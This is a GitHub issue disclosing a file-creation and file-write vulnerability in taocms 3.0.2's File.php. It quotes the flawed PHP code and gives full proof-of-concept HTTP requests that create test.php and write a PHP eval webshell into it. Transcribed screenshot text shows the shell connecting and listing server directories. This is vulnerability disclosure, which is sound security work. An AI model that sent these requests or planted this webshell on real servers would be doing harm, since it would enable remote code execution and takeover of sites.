

[New issue](#)[Jump to bottom](#)

A malicious file upload vulnerability exists in File.php of the file management function module. #25

[Open](#) metaStor opened this issue on Jan 19 · 0 comments


metaStor commented on Jan 19

This is the latest 3.0.2 version of taocms.

Organize and utilize steps in two steps:

Step1:

Audit the source code E:\xxx\taocms-3.0.2\include\Model\File.php, line 96, and find that there may be arbitrary new files vulnerability:



```
81 }
82 function download(){
83     $info=pathinfo($this->path);
84     header('Content-Disposition: attachment; filename="'. $info['basename']. '');
85     echo file_get_contents($this->realpath);
86 }
87 function create(){
88     if(!$GET['name']){
89         Base::showmessage('请填写文件名/文件夹名');
90     }
91     $file=$this->realpath().'.'.$GET['name'];
92     if($GET['isdir']==1){
93         mkdir($file);
94         $str='目录';
95     }else{
96         fopen($file,'a');
97         $str='文件';
98     }
99     if(!is_writable($file))Base::showmessage('新建'.$str.'失败');
100     $info=pathinfo($this->path.$GET['name']);
101     Base::showmessage('新建'.$str.'成功','admin.php?action=file&ctrl=lists&path='. $info['dirname']);
102 }
103 function upload(){
104     echo '<form action="admin.php" method="post" id="toolform" enctype="multipart/form-data">
105 <b>选择文件: </b>
106 <input name="uploadfile" type="file" id="uploadfile" />
107 <input type="hidden" name="action" value="file" />
108 <input type="hidden" name="ctrl" value="executeupload" />
109 <input type="hidden" name="path" value="'. $this->path. '"/>
110 <input type="submit" name="button" id="button" value="上传" />
111 </form>';
112 }
113 function executeupload(){
114     $baseUrl=$POST['path'];
```

Follow up `$this->realpath` and find that it comes from `$this->path`, and `$this->path` can be passed in through the get parameter (where `SYS_ROOT` is the root directory of the website):

```
File.php - taocms-3.0.2 - Visual Studio Code

... File.php x MySQLi.php
include > Model > File.php > File > $realpath

1 <?php
2 class File{
3     public $table;
4     public $tpl;
5     public $path;
6     public $realpath;
7     function __construct($table,$id=0){
8         $this->table=$table;
9         $this->path=$_REQUEST['path'];
10        $this->realpath=SYS_ROOT.$this->path;
11        $this->tpl=new Template();
12    }
13    function sizecount($size){
14        if($size > 1073741824) {
15            $size = round($size / 1073741824 * 100) / 100 . ' G';
```

Here you can construct the request package for the new `test.php` file:

```
Request
Pretty Raw Hex \n
1 GET http://localhost/taocms-3.0.2/admin/admin.php?path=&action=file&ctrl=create&isdir=0&
2 name=test.php HTTP/1.1
3 Host: localhost
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: http://localhost/taocms-3.0.2/admin/admin.php?action=file&ctrl=lists
9 Cookie: USER_NAME_COOKIE=admin; SID_l=267cd64d; pgv_pvi=1397384192; PHPSESSID=
10 4rf7em8jl2d134kegaus7a2ch
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Connection: close
3 Cache-Control: no-store, no-cache, must-revalidate
4 Content-Type: text/html; charset=utf-8
5 Date: Mon, 17 Jan 2022 16:43:18 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Pragma: no-cache
8 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
9 X-Powered-By: PHP/7.3.4
10 Content-Length: 650
11
12
13 <div style="width: 600px; word-wrap: break-word; margin: 20px auto; border: 1px solid #ccc; padding: 10px;">
14 <a id="message_link_id" href="admin.php?action=file&ctrl=lists&path=test.php" >新建文件成功</a>
15 </div>
16 <script language="javascript">
17     var bar=3 ;
18     function count() {
19         bar=bar-1 ;
20         document.getElementById("percent").innerHTML=bar;
21         if (bar>0) {
22             setTimeout("count()",1000);
23         }
24         else{
25             document.getElementById("message_link_id").click();
26         }
27     }
28     count() ;
29 </script>
```

New test.php is successfully created:


| Cache (E:) > web > www > taocms-3.0.2 > | | | | | 搜索"taocms-3 |
|---|-----------------|--------------------|----------|--|-------------|
| 名称 | 修改日期 | 类型 | 大小 | | |
| .vscode | 2022/1/17 21:32 | 文件夹 | | | |
| admin | 2021/3/15 2:49 | 文件夹 | | | |
| data | 2022/1/17 20:55 | 文件夹 | | | |
| include | 2021/3/15 2:49 | 文件夹 | | | |
| template | 2021/3/15 2:49 | 文件夹 | | | |
| wap | 2021/3/15 2:49 | 文件夹 | | | |
| .htaccess | 2022/1/17 20:54 | HTACCESS 文件 | 1 KB | | |
| api.php | 2021/3/15 2:49 | PHP 文件 | 1 KB | | |
| config.php | 2022/1/17 20:54 | PHP 文件 | 1 KB | | |
| favicon.ico | 2021/3/15 2:49 | 图标 | 1 KB | | |
| index.php | 2021/3/15 2:49 | PHP 文件 | 1 KB | | |
| install.php | 2021/3/15 2:49 | PHP 文件 | 13 KB | | |
| LICENSE | 2021/3/15 2:49 | 文件 | 2 KB | | |
| README.md | 2021/3/15 2:49 | MD 文件 | 3 KB | | |
| rss.php | 2021/3/15 2:49 | PHP 文件 | 2 KB | | |
| sitemap.php | 2021/3/15 2:49 | PHP 文件 | 1 KB | | |
| taocms.docx | 2022/1/18 0:43 | Microsoft Word ... | 1,240 KB | | |
| taocms.html | 2022/1/17 21:00 | Chrome HTML D... | 13 KB | | |
| test.php | 2022/1/18 0:44 | PHP 文件 | 0 KB | | |

Step2:

It is also the E:\xxx\taocms-3.0.2\include\Model\File.php file. It is found in line 77 that there may be an arbitrary file writing vulnerability:

```
File.php - taocms-3.0.2 - Visual Studio Code
include > Model > File.php > File > save
66      rmdir($path);
67  }else{
68      unlink($path);
69  }
70  $info=pathinfo($this->path);
71  Base::showmessage('删除成功','admin.php?action=file&ctrl=lists&path='.$info['dirname']);
72  }
73  function save(){
74      $path=$this->path;
75      if(!is_writable($this->realpath))Base::showmessage('无保存权限');
76      $filedata=get_magic_quotes_gpc()?Base::magic2word($_POST['filedata']):$_POST['filedata'];
77      $status=file_put_contents($this->realpath,$filedata);
78      if($status){
79          Base::showmessage('保存成功','admin.php?action=file&ctrl=lists');
80      }
81  }
82  function download(){
83      $info=pathinfo($this->path);
84      header('Content-Disposition: attachment; filename="'.$info['basename'].'"');
85      echo file_get_contents($this->realpath);
```

The written content `$_POST['filedata']` and the written target file `$this->realpath` (mentioned above) are all controllable, so the data packet is constructed and written to the webshell:



```
Request
Pretty Raw Hex \n
1 POST http://localhost/taocms-3.0.2/admin/admin.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/taocms-3.0.2/admin/admin.php?action=file&ctrl=edit&path=/test.php
8 Cookie: USER_NAME_COOKIE=admin; SID_l=267cd04d; pgv_pvi=1397384192; PHPSESSID=4rf/em8j12d134kegausa2ch
9 DNT: 1
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 85
14
15 filedata=%3C%3Fphp+@eval%26$_POST[a]%29%3B+%3F%3E&action=file&ctrl=save&path=test.php

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Connection: close
3 Cache-Control: no-store, no-cache, must-revalidate
4 Content-Type: text/html; charset=utf-8
5 Date: Mon, 17 Jan 2022 10:51:34 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Pragma: no-cache
8 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
9 X-Powered-By: PHP/7.3.4
10 Content-Length: 637
11
12
13 <div style="width: 600px; word-wrap: break-word; margin: 20px auto; border: black 4px solid
14 <a id="message_link_id" href="admin.php?action=file&ctrl=lists">保存成功<font id="perc
15 3
16 </font>
17 秒后跳转, 点击马上跳转</a>
18 </div>
19
20 <script language="javascript">
21
22 var bar=3 ;
23 function count() {
24
25     bar=bar-1 ;
26     document.getElementById("percent").innerHTML=bar;
27     if (bar>0){
28         setTimeout("count()",1000);
29     }
30     else{
31         document.getElementById("message_link_id").click();
32     }
33 }
34 count() ;
35 </script>
```

Successful connection to webshell

添加数据

添加 清空 测试连接

基础配置

URL地址 *

http://localhost/taocms-3.0.2/test.php

连接密码 *

a

网站备注

编码设置

UTF8

连接类型

PHP

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

成功

连接成功!

127.0.0.1

目录列表 (6)

C:/

D:/

E:/

web

www

taocms-3.0.2

.vscode

admin

data

include

template

wap

F:/

G:/

文件列表 (21)

新建 上一步 刷新 主目录 书签 E:/web/www/taocms-3.0.2/ 读取

| 名称 | 日期 | 大小 | 属性 |
|-------------|---------------------|----------|------|
| admin | 2021-03-15 02:49:25 | 0 b | 0777 |
| data | 2022-01-17 20:55:06 | 0 b | 0777 |
| include | 2021-03-15 02:49:25 | 4 Kb | 0777 |
| template | 2021-03-15 02:49:25 | 0 b | 0777 |
| wap | 2021-03-15 02:49:25 | 0 b | 0777 |
| .htaccess | 2022-01-17 20:54:58 | 154 b | 0666 |
| LICENSE | 2021-03-15 02:49:25 | 1.05 Kb | 0666 |
| README.md | 2021-03-15 02:49:25 | 2.18 Kb | 0666 |
| api.php | 2021-03-15 02:49:25 | 280 b | 0666 |
| config.php | 2022-01-17 20:54:58 | 880 b | 0666 |
| favicon.ico | 2021-03-15 02:49:25 | 894 b | 0666 |
| index.php | 2021-03-15 02:49:25 | 478 b | 0666 |
| install.php | 2021-03-15 02:49:25 | 12.45 Kb | 0666 |
| rss.php | 2021-03-15 02:49:25 | 1.02 Kb | 0666 |
| sitemap.php | 2021-03-15 02:49:25 | 566 b | 0666 |
| taocms.docx | 2022-01-18 00:53:52 | 1.75 Mb | 0666 |
| taocms.html | 2022-01-17 21:00:36 | 12.07 Kb | 0666 |
| test.php | 2022-01-18 00:51:34 | 26 b | 0666 |

任务列表

Assignees

No one assigned

no one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

